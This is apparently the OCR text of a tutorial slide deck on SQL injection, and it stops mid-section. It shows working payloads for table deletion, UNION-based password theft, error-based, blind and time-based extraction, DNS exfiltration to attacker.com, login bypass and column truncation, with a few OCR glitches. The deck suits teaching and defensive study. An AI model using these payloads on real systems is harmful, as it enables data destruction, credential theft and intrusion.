SQL-injection

WTF is SQL-injection?

Typical example of a work with databases

GET /news.php?id=**1337**

↓

```
$sql = "SELECT news_title,news_text FROM news WHERE id=";
$sql = $sql . $_GET['id'];
```

↓

SELECT news_title,news_text FROM news WHERE id=**1337**

↓

Title: Breaking news!
Text: Something happened!

Stacked Queries Injection

Add your SQL to request:

GET /news.php?id=**1337;DROP TABLE news;**

↓

```
$sql = "SELECT news_title,news_text FROM news WHERE id=";
$sql = $sql . $_GET['id'];
```

↓

SELECT news_title,news_text FROM news WHERE id=**1337;**
DROP TABLE news;

↓

*Table **news** will be deleted!*

UNION based

Add valid SQL query and rewrite the results

GET /news.php?id=**1337+UNION+SELECT+1,2**

↓

```
$sql = "SELECT news_title,news_text FROM news WHERE id=";
$sql = $sql . $_GET['id'];
```

↓

SELECT news_title,news_text FROM news WHERE id=**1337**
UNION SELECT 1,2

↓

Title: **1**
Text: **2**

UNION based

Now, add full SQL-query and get the result

GET /news.php?id=**1337+UNION+SELECT+1,**
(SELECT password FROM users LIMIT 1,1)

↓

$sql = "SELECT news_title,news_text FROM news WHERE id=";
$sql = $sql . **$_GET['id']**;

↓

SELECT news_title,news_text FROM news WHERE id=**1337 UNION SELECT 1,(SELECT password FROM users LIMIT 1,1)**

↓

Title: **1**
Text: **qwerty12345**

UNION based

- We can see the results of the query
- Brute count of columns after UNION SELECT
- Use comment symbols to slice end of the request:

SELECT * FROM users WHERE id=**1 or 1=1 --** *AND is_admin = 0*

SELECT * FROM users WHERE id=**1 or 1=1 #** *AND is_admin = 0*

Error based

- We can see mysql error, but can't print result of the SQL query
- Some functions execute inserted query first
- Use function, which return error with result of our query to the database

Error based

No error

GET /print.php?param=**name**

↓

$sql = "SELECT ".**$_GET['param']**." FROM users LIMIT 1,1";

↓

SELECT **name** FROM users LIMIT 1,1

↓

All ok!

Error based

Result of query execution in error message!

GET /print.php?
param=**polygon((select*from(select*from(select@@version)f)x))**

↓

$sql = "SELECT ".**$_GET['param']**." FROM users LIMIT 1,1";

↓

SELECT **polygon((select*from(select*from(select@@version)f)x))** FROM users LIMIT 1,1

↓

*Illegal non geometric '(select `x`.`@@version` from (select '**5.5.47-0+deb7u1**' AS `@@version` from dual) `x`)' value found during parsing*

Blind SQL-inj

We can't see the result, but ...

True

GET /news.php?
id=**1+AND+1=1+--+**

...
error_reporting(0);
...

SELECT * FROM news WHERE id =
1 AND 1=1 --

HTTP/1.0 200 OK
...

False

GET /news.php?
id=**1+AND+2=1+--+**

...
error_reporting(0);
...

SELECT * FROM news WHERE id =
1 AND 2=1 --

HTTP/1.1 404 Not Found
...

Blind SQL-inj

We can check the result of query!

GET /news.php?id=**1+AND SUBSTRING(user(), 1, 1)="r"**

↓

mysql> SELECT user();
root@localhost

↓

SELECT * FROM news WHERE id = **1 AND SUBSTRING(user(), 1, 1)="r"**

↓

HTTP/1.0 200 OK
...

→ True → user() = **r**???@??????

Double Blind

Pages are similar, use time detection!

GET /news.php?id=**1+AND+IF((SUBSTRING(user(), 1, 1)="r"), sleep(0), sleep(10));**

↓

mysql> SELECT user();
root@localhost

↓


SELECT * FROM news WHERE id =
1+AND+IF((SUBSTRING(user(), 1, 1)="r"), sleep(0),

↓

Response come without waiting! → True → user() = **r**???@??????

Blind SQL-inj

Optimization techniques:
Binary search



Blind SQL-inj

Out-of-Band (Windows only)

GET /users.php?id=**1 AND (SELECT LOAD_FILE(CONCAT('\\\\foo.',(select MID(version(),1,1)),'.attacker.com\\')));**

↓

mysql> select **version()**;
5.*5.47-0+deb7u1*

↓

mysql> ...(select MID(**version()**,1,1))...
5 ⟶
mysql>...LOAD_FILE(CONCAT('\\\\foo.',**5**,'.attacker.com\\'))...

↓

Log DNS query: Request foo.**5**.attacker.com from ... ⟶ version() = **5**.?????...

Fragmented SQL-inj

Don’t break the query!

GET /login.php?name=****&pass=**+or+1=1#**

↓

$query = select * from users where login='".$name."' and pass='".
$pass."'";

↓

mysql> select * from users where login='**\' and pass=' or 1=1#**';

Column Truncation

Registration processing:

table: **users**
column: **login**
max len: **10**

GET /reg.php?user=**root** **x** 4 chars + 6 spaces + 1 symbol

mysql>SELECT * FROM users WHERE login = '**root** **x**'
Empty set (0.00 sec)

Check passed! There is no registered users with same username

mysql will cut 11th symbol, so user will have login '**root** '

INSERT INTO users (login,pass) VALUES ('**root** **x**','...

0	root	...
1	**root**[6 spaces]	...

Column Truncation

Authorization processing: